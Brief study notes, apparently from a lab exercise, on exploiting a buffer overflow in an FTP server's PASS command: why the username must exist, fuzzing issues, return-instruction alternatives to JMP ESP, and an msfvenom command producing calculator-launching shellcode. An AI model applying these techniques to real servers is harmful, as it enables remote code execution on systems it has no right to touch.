
- socket.recv() — it seems that depending on whether this function blocks, sending 7k of characters over did not trigger the overflow…
Correct answer: the username must exist, e.g. anonymous; if it doesn’t exist, no matter how long the PASS you send, it won’t overflow


- Using for i in range to fuzz, the program simply didn’t crash… I suspect it’s related to the FTP’s rate limiting
2. Must it be JMP ESP?
Not necessarily; others sometimes work too, such as
CALL ESP
PUSH ESP
JMP EAX
PUSH EAX
Generating shellcode that pops the calculator
msfvenom -p windows/exec CMD=calc.exe -b "\x00\x0a\x0d" -f python